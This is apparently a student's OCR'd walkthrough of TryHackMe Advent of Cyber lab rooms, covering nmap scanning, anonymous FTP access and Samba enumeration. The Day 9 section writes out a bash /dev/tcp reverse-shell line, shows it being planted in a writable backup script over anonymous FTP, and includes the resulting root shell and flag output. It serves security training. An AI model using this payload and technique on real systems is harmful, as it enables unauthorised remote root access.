
- ssh



Question 6

Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?

-blog



PROCCESS

First, use Google to look for the response to question 1. Open the terminal window after that. Enter [IP ADDRESS] into nmap. For question 2, look up the port numbers. Enter nmap -A [IPADDRESS] next to get the results of the nmap scan. Look up the answer to the report's questions 3, 4, and 6.

Day 9: [Networking] – Anyone Can Be Santa

Tools used: Kali Linux, firefox, Attackbox

Question 1


Launch the terminal. enter ftp [IP ADDRESS]. Enter "anonymous" as the name next, and then execute the ls command.

- ● backups
- ● elf_workshops
- ● human_resources
- ● public

Question 2

Name the FTP server directory that contains the data that the "anonymous" user can access.


-public



Question 4

- The Polar Express Movie

On shoppinglist.txt, use the get command. Enter exit at that point to exit. In the terminal, type cat shoppinglist.txt.





Question 5


Upload this script again with malicious data (like we did in step 9.6). /root/flag.txt should be output!

-THM{even_you_can_be_santa}

Input nano backup.sh . Add the # in front the functional lines. Then, input this line; bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1 . Press ctrl+X and Y then enter. Open a new tab and input this line; nc -lvnp 4444 . Back to the FTP prompt, login as anonymous and key in cd public. After that, key in this line; put backup.sh. Return to netcat listener, wait for the connection received. Input cat /root/flag.txt




root@ip-10-10-140-79: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-140-79: ~
root@ip-10-10-140-79: ~
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 2 0 0 4096 Nov 16 2020 backups
drwxr-xr-x 2 0 0 4096 Nov 16 2020 elf_workshops
drwxr-xr-x 2 0 0 4096 Nov 16 2020 human_resources
drwxrwxrwx 2 65534 65534 4096 Nov 16 2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
384 bytes sent in 0.00 secs (16.6460 MB/s)
ftp>


root@ip-10-10-14-154: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-14-154: ~
root@ip-10-10-14-154: ~
root@ip-10-10-14-154:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.179.32 35118 received!
bash: cannot set terminal process group (1364): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#

PROCCESS

We must first launch the terminal prompt. key in ftp [IPADDRESS]. Then enter "anonymous" for the name. Use the ls command after you enter to list files and folders to respond to questions 1 and 2. Use the cd command to get to the public folder, then type ls. There is a file with the extension ".sh" in this folder.This extension for Question 3 is a shell script that, when run, will execute commands that we programme. Use the get command on the backup.sh and shoppinglist.txt files for question 4. Enter exit at that point to exit. Enter cat shoppinglist.txt in the terminal to display the content, which contains the solution. Enter nano backup.sh after that. The functional lines should have a # before them. Then type bash -i >& /dev/tcp/Your TryHackMe IP/4444 0>&1 on the command line. Enter after pressing Ctrl+X and Y. Open a new tab and input this line; nc -lvnp 4444 . Return to the FTP prompt and enter cd public while logged in as anonymous. Then, enter this line with backup. sh. Return to the netcat listener and await the connection. the command cat /root/flag.txt


Day 10 : [Networking] Don't be sElfish!


Tools used: Kali Linux, Attackbox,

Solution:

Question 1


Match the following flags with the descriptions.






Question 2

The amount of users are there on the Samba server




Question 3


The amount of "shares" are there on the Samba server



Question 4

